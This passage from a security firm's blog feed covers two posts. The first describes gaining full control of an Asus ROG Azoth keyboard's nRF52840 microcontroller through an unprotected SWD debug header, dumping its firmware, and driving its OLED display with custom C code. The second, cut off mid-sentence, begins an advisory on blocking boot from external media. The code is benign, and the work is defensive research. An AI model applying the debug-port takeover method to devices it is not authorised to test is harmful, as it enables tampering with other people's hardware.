      <name>Dr. Matthias Kesenheimer</name>
    </author>


    <category term="paper" />


    <summary>


      The Asus ROG Azoth is a high-end gaming keyboard built to be a bit smarter than normal keyboards. Solid tactile switches, fully customizable RGB lighting, and a crisp built-in OLED display put it a step above the usual. That little screen isn’t just for looks: It can show system stats, adjust lighting profiles, tweak volume, and act as a quick access hub for keyboard settings without touching y...
    </summary>


    <content><p>The Asus ROG Azoth is a high-end gaming keyboard built to be a bit smarter than normal keyboards. Solid tactile switches, fully customizable RGB lighting, and a crisp built-in OLED display put it a step above the usual. That little screen isn’t just for looks: It can show system stats, adjust lighting profiles, tweak volume, and act as a quick access hub for keyboard settings without touching your OS.</p>

<!--more-->

<p><img src="/assets/img/papers/rog-azoth-will-it-run-doom/01-rog-azoth-product.jpeg" alt="Asus ROG Azoth" />
<em>Asus ROG Azoth</em></p>

<p>What makes the Azoth really interesting isn’t just the hardware, though – it’s what you can do with it. The keyboard’s onboard microcontroller and flexible firmware open the door to deeper exploration. In this blog post, we detail a hardware hacking project where we threw out the stock code, got under the hood of the Azoth’s software stack, and set the stage to run custom code directly on the keyboard itself. The ultimate stunt: flashing a minimalist version of Doom to play on the Azoth alone – no extra hardware, just pure embedded mischief.</p>

<p><img src="/assets/img/papers/rog-azoth-will-it-run-doom/02-rog-azoth-display.jpeg" alt="ROG Azoth display" />
<em>ROG Azoth display</em></p>

<!--more-->

<h1 id="is-your-companion-doomed">Is your companion doomed?</h1>

<p>The ROG Azoth is powerful, and clearly designed to blur the line between a passive input device and an active system companion. That same “smart” design is exactly what makes the Azoth interesting from a security and research perspective. A keyboard with its own display, storage, firmware update path, and microcontroller is no longer just a dumb HID device. It’s a computer on your desk that happens to inject keystrokes. From a hardware security standpoint, that raises real questions: How locked-down is the firmware? What trust assumptions does the host OS make about the device? And how much control does the user actually have over the code running inside it?</p>

<p>Hacking a device like this isn’t just a gimmick or a flex. It’s a practical way to audit the security boundaries of modern peripherals. If custom code can be injected, what prevents malicious firmware from doing the same? If the display and input logic are programmable, could the keyboard lie to the user, exfiltrate data, or act as a covert attack platform? These aren’t theoretical problems – they’re exactly the kinds of attack surfaces that get ignored because “it’s just a keyboard.”</p>

<p>That’s why this project aims higher than blinking LEDs or custom animations. By reversing the Azoth’s software stack and targeting its microcontroller directly, we explore how resilient the platform really is. The stunt goal – running a stripped-down version of Doom entirely on the keyboard – isn’t about gaming on an OLED strip. It’s a proof of capability. If you can play Doom on it, you can run arbitrary logic on it. And once you reach that point, the conversation stops being about fun hacks and starts being about trust, firmware security, and how much power we’re quietly handing to “smart” peripherals.</p>

<h1 id="enumerating-the-attack-surface">Enumerating the attack surface</h1>

<p>With the case removed, the main PCB was subjected to a detailed component-level analysis. The most interesting part is a custom ASUS-developed module based on the Nordic nRF52840. This SoC is well-known in the embedded world: ARM Cortex-M4, plenty of flash and RAM, USB support, and native SPI/I2C/UART peripherals. In other words, more than powerful enough to run complex firmware – and definitely powerful enough to run things the vendor never intended.
A picture of the motherboard is shown below.</p>

<p><img src="/assets/img/papers/rog-azoth-will-it-run-doom/04-rog-azoth-motherboard.jpeg" alt="ROG Azoth motherboard" />
<em>ROG Azoth motherboard</em></p>

<p>During the PCB inspection, a small pin header stood out, labeled <code class="language-plaintext highlighter-rouge">VDD_NRF</code>, <code class="language-plaintext highlighter-rouge">UART_TX</code>, <code class="language-plaintext highlighter-rouge">SWDIO</code>, <code class="language-plaintext highlighter-rouge">SWCLK</code>, <code class="language-plaintext highlighter-rouge">GND</code>. SWD (Serial Wire Debug) is ARM’s standard two-wire debugging and programming interface for Cortex-M microcontrollers. Using just SWDIO (data) and SWCLK (clock), a debugger can halt the CPU, read and write memory, flash firmware, and single-step through code – if no firmware protection is enabled. It’s how developers bring firmware onto the chip during manufacturing and how they debug it during development.</p>

<p>From a security perspective, an exposed SWD header is gold. If SWD is left enabled and not properly locked down, it can provide full, low-level access to the microcontroller – below the operating system, below any application logic, and below any software-based protections. Firmware readout, live memory inspection, and arbitrary code injection all become possible with minimal hardware.</p>

<p>The OLED display resides on its own small PCB, connected to the main board via a flat cable. The panel itself appears to be a monochrome OLED of unknown exact model. Although there is no public documentation from ASUS, the PCB markings and trace layout make it obvious that this display is driven via the SPI protocol.</p>

<p><img src="/assets/img/papers/rog-azoth-will-it-run-doom/05-rog-azoth-display-board.jpeg" alt="Detailed view of the ROl Azoth OLED display" />
<em>Detailed view of the ROl Azoth OLED display</em></p>

<p>SPI (Serial Peripheral Interface) is a simple, synchronous communication protocol commonly used between microcontrollers and peripherals like displays, sensors, and flash chips. It uses a shared clock line and separate data lines for sending and receiving data, plus a chip-select signal to choose the active device. There’s no encryption, no authentication, and no inherent access control – if you can talk on the bus, you can control the device.</p>

<p><img src="/assets/img/papers/rog-azoth-will-it-run-doom/07-rog-azoth-display-board-backside.jpeg" alt="OLED display PCB markings" />
<em>OLED display PCB markings</em></p>

<p>By this point, the boundaries were clear. A powerful microcontroller running vendor firmware, a display controlled over SPI, and a firmware update path to tie it all together. That combination defines the core surface to probe: firmware integrity, debug access, and peripheral control.</p>

<h1 id="gaining-access-to-the-keyboards-firmware">Gaining access to the keyboard’s firmware</h1>

<p>A smart keyboard might have signed firmware, update checks, and polished software – but none of that matters if the debug interface is still accessible. With the SWD header identified, a SEGGER J-Link was connected to the <code class="language-plaintext highlighter-rouge">SWDIO</code>, <code class="language-plaintext highlighter-rouge">SWCLK</code>, <code class="language-plaintext highlighter-rouge">VDD</code>, and <code class="language-plaintext highlighter-rouge">GND</code> pins, and the nRF52840 immediately responded. No glitching, no <a href="https://blog.syss.com/posts/nrf54-emfi/">tricks</a> – just a clean debug connection.</p>

<p><img src="/assets/img/papers/rog-azoth-will-it-run-doom/10-programming-setup.jpeg" alt="Programming setup" />
<em>Programming setup</em></p>

<p>The first critical finding came right away: <code class="language-plaintext highlighter-rouge">APProtect</code> was not enabled. That means the entire flash contents could be read out without restrictions. The full factory firmware was dumped and archived. This might not seem like a big issue, but it’s a major security issue – and a major convenience for research. Having a fresh firmware backup is essential if you want to experiment freely and still be able to restore the device to a factory-like state afterward.</p>

<p>An attempt was then made to reverse-engineer the dumped firmware. In theory, this would allow us to understand the full software stack and modify behavior directly. In practice, it was a dead end. The firmware is a large, bare-metal application with no symbols, no debug strings, and heavy use of vendor libraries. Static analysis quickly turns into guesswork, and dynamic analysis without source-level insight is slow and fragile. This is a common problem in embedded research: Having the firmware doesn’t mean it’s realistically reversible.</p>

<p><img src="/assets/img/papers/rog-azoth-will-it-run-doom/11-reset_handler.png" alt="Reverse-engineering the reset handler" />
<em>Reverse-engineering the reset handler</em></p>

<p>Instead of fighting the entire codebase, the focus shifted to something more contained and more useful: the display path. If we could independently drive the OLED, we could replace the UI layer entirely. That meant figuring out how the nRF52840 communicates with the display – which SPI mode is used, which commands initialize the panel, and how pixel data is transferred.</p>

<p><img src="/assets/img/papers/rog-azoth-will-it-run-doom/14-signal-capturing.jpeg" alt="Signal capturing" />
<em>Signal capturing</em></p>

<p>Unlike many MCUs, the nRF52 family uses flexible GPIO mapping. SPI signals aren’t tied to fixed pins – they’re assigned in firmware. As a result, there was no shortcut from the datasheet. The PCB itself had to be reverse-engineered to trace the display connector back to specific GPIO pins on the nRF52840.</p>

<h1 id="understanding-the-display-communication">Understanding the display communication</h1>


<p>To see what the firmware actually does, a logic analyzer was hooked up to the lines going from the nRF52840 to the OLED display. Captures were taken right after reset, while the stock firmware initialized the keyboard. This gives a clean view of the display init sequence.</p>

<p><img src="/assets/img/papers/rog-azoth-will-it-run-doom/15-logic-trace-overview.png" alt="SPI logic trace" />
<em>SPI logic trace</em></p>

<p>The core SPI signals were easy to identify. <code class="language-plaintext highlighter-rouge">MOSI</code> (Master Out, Slave In) carries data from the nRF to the display. <code class="language-plaintext highlighter-rouge">CLK</code> is the clock that defines when bits are sampled. <code class="language-plaintext highlighter-rouge">CS</code> (Chip Select) marks when the display is actively addressed. <code class="language-plaintext highlighter-rouge">DC</code> (Data/Command) switches the meaning of the bytes on <code class="language-plaintext highlighter-rouge">MOSI</code> – low for display commands, high for pixel data.</p>

<p><img src="/assets/img/papers/rog-azoth-will-it-run-doom/16-logic-trace-setup.png" alt="Commands to initialize the display" />
<em>Commands to initialize the display</em></p>

<p>The function that initializes the display and was finally added to the custom firmware is shown below.</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
</pre></td><td class="rouge-code"><pre><span class="k">static</span> <span class="kt">void</span> <span class="nf">oled_init</span><span class="p">(</span><span class="kt">void</span><span class="p">)</span> <span class="p">{</span>
    <span class="n">oled_reset</span><span class="p">();</span>

    <span class="kt">uint8_t</span> <span class="n">cmd</span><span class="p">[]</span> <span class="o">=</span> <span class="p">{</span>
        <span class="mh">0xAB</span><span class="p">,</span> <span class="mh">0x00</span><span class="p">,</span>   <span class="c1">// Enable internal VDD regulator / unlock OLED command (0xAB = Unlock, 0x00 = enable)</span>
        <span class="mh">0xAD</span><span class="p">,</span> <span class="mh">0x9E</span><span class="p">,</span>   <span class="c1">// Set master configuration (0xAD = Master config, 0x9E = external VDD + internal reference)</span>
        <span class="mh">0x15</span><span class="p">,</span> <span class="mh">0x00</span><span class="p">,</span> <span class="mh">0x7F</span><span class="p">,</span> <span class="c1">// Set Column Address: start=0x00, end=0x7F (128 bytes = 256 pixels)</span>
        <span class="mh">0x75</span><span class="p">,</span> <span class="mh">0x00</span><span class="p">,</span> <span class="mh">0x3F</span><span class="p">,</span> <span class="c1">// Set Row Address: start=0x00, end=0x3F (0–63 rows)</span>
        <span class="mh">0x81</span><span class="p">,</span> <span class="mh">0x7D</span><span class="p">,</span>   <span class="c1">// Set contrast / current (0x81 = contrast, 0x7D = value)</span>
        <span class="mh">0xA0</span><span class="p">,</span> <span class="mh">0x51</span><span class="p">,</span>   <span class="c1">// Set Re-map / Segment configuration: horizontal flip (bit A0/A1) -&amp;gt; if other orientation is chosen, high and low nibbles in oled_draw_char must be swapped</span>
        <span class="mh">0xA1</span><span class="p">,</span> <span class="mh">0x00</span><span class="p">,</span>   <span class="c1">// Set Display Start Line (row start address = 0 for top)</span>
        <span class="mh">0xA2</span><span class="p">,</span> <span class="mh">0x00</span><span class="p">,</span>   <span class="c1">// Set Display Offset (vertical scroll offset = 0)</span>
        <span class="mh">0xA4</span><span class="p">,</span>         <span class="c1">// Normal display mode (A4 = display RAM content, A5 = ignore RAM)</span>
        <span class="mh">0xA8</span><span class="p">,</span> <span class="mh">0x3F</span><span class="p">,</span>   <span class="c1">// Set Multiplex Ratio: 0x3F = 64MUX (rows 0–63)</span>
        <span class="mh">0xB1</span><span class="p">,</span> <span class="mh">0x11</span><span class="p">,</span>   <span class="c1">// Set Phase Length (driver timing configuration)</span>
        <span class="mh">0xB3</span><span class="p">,</span> <span class="mh">0xF0</span><span class="p">,</span>   <span class="c1">// Set Display Clock Divide Ratio / Oscillator Frequency</span>
        <span class="mh">0xB9</span><span class="p">,</span>         <span class="c1">// Use default (dummy, often for precharge period)</span>
        <span class="mh">0xBC</span><span class="p">,</span> <span class="mh">0x04</span><span class="p">,</span>   <span class="c1">// Precharge voltage level</span>
        <span class="mh">0xBE</span><span class="p">,</span> <span class="mh">0x05</span>    <span class="c1">// VCOMH voltage level (common voltage)</span>
    <span class="p">};</span>
    <span class="k">const</span> <span class="kt">uint8_t</span> <span class="n">length</span> <span class="o">=</span> <span class="k">sizeof</span><span class="p">(</span><span class="n">cmd</span><span class="p">);</span>
    <span class="n">oled_cmd_buff</span><span class="p">(</span><span class="n">cmd</span><span class="p">,</span> <span class="n">length</span><span class="p">);</span>
<span class="p">}</span>
</pre></td></tr></tbody></table></code></pre></div></div>


<p>However, not all lines were that obvious. Activity was visible on the display’s RESET line, but it didn’t behave like a simple one-time reset. Even more confusing were the GPIO pins 19 and 21, both showing transitions that didn’t line up with SPI transfers. At first glance, they looked unrelated or redundant. Digging deeper cleared things up. The display turns out to have a sleep mode that must be explicitly disabled. Driving GPIO pin 21 high brings the panel out of sleep and allows it to respond to SPI commands. Without this signal, the display stays dark, no matter how correct the SPI traffic is.</p>

<p>The power sequencing was the final missing piece. The OLED is not powered continuously; its supply rails are gated. Two additional GPIOs – pin 46 and pin 47 – control the display’s power circuitry. Unless these pins are asserted in the correct order, the panel is effectively unpowered.</p>

<p>Once all of these signals were understood – SPI, reset behavior, sleep control – and after the power was enabled, the display could finally be driven.</p>

<h1 id="rendering-text-on-the-oled">Rendering text on the OLED</h1>

<p>With full control over the display signals, the next step was making it actually useful. That meant rendering text – not by abusing the vendor firmware, but by driving the OLED directly with custom code.</p>

<p>A small rendering pipeline was implemented from scratch. Bitmap glyphs were defined for each character, and a function called <code class="language-plaintext highlighter-rouge">oled_draw_char</code> was developed to convert those glyphs into the exact binary format expected by the display controller. This includes packing pixels into bytes correctly and sending them over SPI with the right command/data framing.</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
</pre></td><td class="rouge-code"><pre><span class="k">static</span> <span class="kt">void</span> <span class="nf">oled_set_cursor</span><span class="p">(</span><span class="kt">uint8_t</span> <span class="n">col</span><span class="p">,</span> <span class="kt">uint8_t</span> <span class="n">row</span><span class="p">)</span> <span class="p">{</span>
    <span class="c1">// Row: 0..63</span>
    <span class="kt">uint8_t</span> <span class="n">cmd1</span><span class="p">[]</span> <span class="o">=</span> <span class="p">{</span><span class="mh">0x75</span><span class="p">,</span> <span class="n">row</span><span class="p">,</span> <span class="n">row</span><span class="p">};</span>
    <span class="k">const</span> <span class="kt">uint8_t</span> <span class="n">length1</span> <span class="o">=</span> <span class="k">sizeof</span><span class="p">(</span><span class="n">cmd1</span><span class="p">);</span>
    <span class="n">oled_cmd_buff</span><span class="p">(</span><span class="n">cmd1</span><span class="p">,</span> <span class="n">length1</span><span class="p">);</span>

    <span class="c1">// Column: 0..127 (each byte = 2 pixels)</span>
    <span class="kt">uint8_t</span> <span class="n">cmd2</span><span class="p">[]</span> <span class="o">=</span> <span class="p">{</span><span class="mh">0x15</span><span class="p">,</span> <span class="n">col</span><span class="p">,</span> <span class="mh">0x7F</span><span class="p">};</span>
    <span class="k">const</span> <span class="kt">uint8_t</span> <span class="n">length2</span> <span class="o">=</span> <span class="k">sizeof</span><span class="p">(</span><span class="n">cmd2</span><span class="p">);</span>
    <span class="n">oled_cmd_buff</span><span class="p">(</span><span class="n">cmd2</span><span class="p">,</span> <span class="n">length2</span><span class="p">);</span>
<span class="p">}</span>

<span class="k">static</span> <span class="kt">void</span> <span class="nf">oled_draw_char</span><span class="p">(</span><span class="kt">uint16_t</span> <span class="n">x</span><span class="p">,</span> <span class="kt">uint8_t</span> <span class="n">y</span><span class="p">,</span> <span class="kt">char</span> <span class="n">c</span><span class="p">)</span> <span class="p">{</span>
    <span class="k">if</span> <span class="p">(</span><span class="n">c</span> <span class="o">&amp;lt;</span> <span class="mi">32</span> <span class="o">||</span> <span class="n">c</span> <span class="o">&amp;gt;</span> <span class="mi">126</span><span class="p">)</span> <span class="n">c</span> <span class="o">=</span> <span class="sc">'?'</span><span class="p">;</span>
    <span class="k">const</span> <span class="kt">uint8_t</span> <span class="o">*</span><span class="n">glyph</span> <span class="o">=</span> <span class="n">font5x7</span><span class="p">[</span><span class="n">c</span> <span class="o">-</span> <span class="mi">32</span><span class="p">];</span>

    <span class="c1">// x_byte = byte address (2 pixels per byte)</span>
    <span class="kt">uint8_t</span> <span class="n">x_byte</span> <span class="o">=</span> <span class="n">x</span> <span class="o">&amp;gt;&amp;gt;</span> <span class="mi">1</span><span class="p">;</span>
    <span class="kt">uint8_t</span> <span class="n">shift</span>  <span class="o">=</span> <span class="n">x</span> <span class="o">&amp;amp;</span> <span class="mi">1</span><span class="p">;</span>  <span class="c1">// which nibble (high=0, low=1)</span>

    <span class="c1">// iterate each row</span>
    <span class="k">for</span> <span class="p">(</span><span class="kt">uint8_t</span> <span class="n">row</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span> <span class="n">row</span> <span class="o">&amp;lt;</span> <span class="mi">7</span><span class="p">;</span> <span class="n">row</span><span class="o">++</span><span class="p">)</span>
    <span class="p">{</span>
        <span class="kt">uint8_t</span> <span class="n">line</span><span class="p">[</span><span class="mi">3</span><span class="p">]</span> <span class="o">=</span> <span class="p">{</span><span class="mi">0</span><span class="p">};</span> <span class="c1">// 5 pixels =&amp;gt; max 3 bytes (ceil((5+shift)/2))</span>

        <span class="k">for</span> <span class="p">(</span><span class="kt">uint8_t</span> <span class="n">col</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span> <span class="n">col</span> <span class="o">&amp;lt;</span> <span class="mi">5</span><span class="p">;</span> <span class="n">col</span><span class="o">++</span><span class="p">)</span> <span class="p">{</span>
            <span class="k">if</span> <span class="p">(</span><span class="n">glyph</span><span class="p">[</span><span class="n">col</span><span class="p">]</span> <span class="o">&amp;amp;</span> <span class="p">(</span><span class="mi">1</span> <span class="o">&amp;lt;&amp;lt;</span> <span class="p">(</span><span class="mi">6</span> <span class="o">-</span> <span class="n">row</span><span class="p">)))</span> <span class="p">{</span> <span class="c1">// MSB = top pixel</span>
                <span class="kt">uint8_t</span> <span class="n">px</span> <span class="o">=</span> <span class="n">col</span> <span class="o">+</span> <span class="n">shift</span><span class="p">;</span>
                <span class="kt">uint8_t</span> <span class="n">idx</span> <span class="o">=</span> <span class="n">px</span> <span class="o">&amp;gt;&amp;gt;</span> <span class="mi">1</span><span class="p">;</span>

                <span class="k">if</span> <span class="p">(</span><span class="n">px</span> <span class="o">&amp;amp;</span> <span class="mi">1</span><span class="p">)</span>
                    <span class="n">line</span><span class="p">[</span><span class="n">idx</span><span class="p">]</span> <span class="o">|=</span> <span class="mh">0x0F</span><span class="p">;</span> <span class="c1">// low nibble</span>
                <span class="k">else</span>
                    <span class="n">line</span><span class="p">[</span><span class="n">idx</span><span class="p">]</span> <span class="o">|=</span> <span class="mh">0xF0</span><span class="p">;</span> <span class="c1">// high nibble</span>
            <span class="p">}</span>
        <span class="p">}</span>

        <span class="n">oled_set_cursor</span><span class="p">(</span><span class="n">x_byte</span><span class="p">,</span> <span class="n">y</span> <span class="o">+</span> <span class="n">row</span><span class="p">);</span>
        <span class="n">oled_data</span><span class="p">(</span><span class="n">line</span><span class="p">,</span> <span class="p">(</span><span class="n">shift</span> <span class="o">+</span> <span class="mi">5</span> <span class="o">+</span> <span class="mi">1</span><span class="p">)</span> <span class="o">/</span> <span class="mi">2</span><span class="p">);</span> <span class="c1">// number of bytes to send</span>
    <span class="p">}</span>
<span class="p">}</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>On top of that, a higher-level helper function, <code class="language-plaintext highlighter-rouge">oled_draw_string</code>, was added. This function simply iterates over a string, calls <code class="language-plaintext highlighter-rouge">oled_draw_char</code> for each character, and advances the cursor position accordingly.</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre><span class="k">static</span> <span class="kt">void</span> <span class="nf">oled_draw_string</span><span class="p">(</span><span class="kt">uint16_t</span> <span class="n">x</span><span class="p">,</span> <span class="kt">uint8_t</span> <span class="n">y</span><span class="p">,</span> <span class="k">const</span> <span class="kt">char</span> <span class="o">*</span><span class="n">str</span><span class="p">)</span> <span class="p">{</span>
    <span class="k">while</span> <span class="p">(</span><span class="o">*</span><span class="n">str</span><span class="p">)</span> <span class="p">{</span>
        <span class="n">oled_draw_char</span><span class="p">(</span><span class="n">x</span><span class="p">,</span> <span class="n">y</span><span class="p">,</span> <span class="o">*</span><span class="n">str</span><span class="o">++</span><span class="p">);</span>
        <span class="n">x</span> <span class="o">+=</span> <span class="mi">6</span><span class="p">;</span> <span class="c1">// 5 pixels + 1 spacing</span>
        <span class="k">if</span> <span class="p">(</span><span class="n">x</span> <span class="o">&amp;gt;</span> <span class="mi">255</span><span class="p">)</span> <span class="k">break</span><span class="p">;</span> <span class="c1">// wrap prevention</span>
    <span class="p">}</span>
<span class="p">}</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Rendering a custom message then became as simple as calling:</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre><span class="n">oled_draw_string</span><span class="p">(</span><span class="mi">0</span><span class="p">,</span> <span class="mi">50</span><span class="p">,</span> <span class="s">"Hacked by SySS!"</span><span class="p">);</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This was the first visible proof that the keyboard was no longer running vendor logic. The OLED wasn’t showing system stats or RGB profiles anymore – it was displaying attacker-controlled content, generated entirely by custom firmware running on the keyboard’s microcontroller.</p>

<p><img src="/assets/img/papers/rog-azoth-will-it-run-doom/19-hacked.jpeg" alt="Hacked" />
<em>Hacked</em></p>

<h1 id="verdict">Verdict</h1>

<p>Running a full version of Doom on the ROG Azoth has not yet succeeded. But that was never the real success condition.</p>

<p>What was achieved is far more important from a security and research standpoint. Full access to the keyboard’s microcontroller was obtained, and attacker-controlled code was executed on the device without any restrictions. That alone breaks the assumption that this is a locked-down, trustworthy peripheral.</p>

<p>The hardware itself was mapped and understood. The PCB layout was reverse-engineered far enough to identify critical GPIO functions, power sequencing, and the SPI bus driving the OLED. The display is no longer a black box tied to vendor firmware; it’s a peripheral that can be initialized, configured, and controlled at will.</p>

<p>Finally, custom-rendered text on the OLED proved end-to-end control. The keyboard executes arbitrary code, drives its own display, and presents attacker-defined output – not by glitching or exploiting a runtime bug, but by design choices that left powerful interfaces exposed.</p>

<p>So while Doom remains a stretch goal, the core message is already clear: The ROG Azoth is not just hackable for fun. It’s a reminder that “smart” peripherals are embedded systems with real attack surfaces – and that firmware security matters just as much for keyboards as it does for any other computer on your desk.</p></content>
  

  </entry>

  
  <entry>
    <title>Why Regular Employees Should Not Boot Their Computers From External Media</title>
    <link href="https://blog.syss.com/posts/no-boot/" rel="alternate" type="text/html" title="Why Regular Employees Should Not Boot Their Computers From External Media" />
    <published>2026-02-24T08:00:00+01:00</published>
  
    <updated>2026-02-24T09:17:55+01:00</updated>
  
    <id>https://blog.syss.com/posts/no-boot/</id>
    <content src="https://blog.syss.com/posts/no-boot/" />
    <author>
      <name>Micha Borrmann</name>
    </author>


    <category term="advisory" />


    <summary>


      In this blog article, we want to explain why regular employees should
not be able to boot their work computers from external media, even if
their devices are encrypted.


    </summary>


    <content><p>In this blog article, we want to explain why regular employees should
not be able to boot their work computers from external media, even if
their devices are encrypted.</p>

<!--more-->

<h1 id="security-risks-especially-if-the-computer-uses-unencrypted-storage">Security risks, especially if the computer uses unencrypted storage</h1>

<p>There are several security risks if an employee or other unauthorized
persons can boot an alternative operating system, and the computer
does not use full disk encryption (FDE). Note that FDE does not only apply to traditional hard drives but also to modern storage devices
such as solid-state drives (SSDs).</p>

<p>If an unauthorized individual can run an alternative operating system
and FDE is not used, all data on the device can be read, modified, or
exfiltrated. Such scenarios may be exploited for</p>

<ul>
  <li>bypassing security restrictions, e.g. deleting antivirus software</li>
  <li>installing malware</li>
  <li>gaining unauthorized system access and leaking sensitive data</li>
</ul>

<p>FDE is a strongly recommended security measure to protect against such
malicious activities.</p>

<h1 id="possible-ways-to-boot-another-os">Possible ways to boot another OS</h1>

<p>Booting another operating system can be possible using the following
external media:</p>

<ul>
  <li>USB drive</li>
  <li>CD/DVD</li>
  <li>Memory Flash Cards (SD, microSD)</li>
  <li>Network (PXE)</li>
</ul>

<p>Secure Boot is a protection mechanism to prevent booting untrusted
operating systems (from the perspective of the computer
administrator), even if booting from external media is allowed. The
UEFI (formerly known as BIOS) must be protected so that Secure Boot
cannot be disabled. This is typically done by setting a UEFI
password. Any changes to UEFI settings, including those related to
Secure Boot, require this password.  This password should not be
shared with regular employees. Only authorized personnel like IT
administrators should know this password.</p>

<h1 id="security-risks-if-fde-and-secure-boot-are-used">Security risks, if FDE and Secure Boot are used</h1>

<p>Even when Secure Boot is enabled and FDE is in use, data access may
still be possible. For example, the <a href="https://blog.syss.com/posts/bitpixie/">BitPixie attack</a>
demonstrates how computers secured with both Secure Boot and FDE can
still be compromised.</p>

<h1 id="other-security-risks-if-booting-from-external-media-is-possible">Other security risks, if booting from external media is possible</h1>

<p>Another reason to prevent booting from external media is theft
prevention and asset protection. If a stolen laptop cannot boot from
external media, especially when FDE is used, its practical usability
is significantly reduced. This lowers the device’s resale value on the
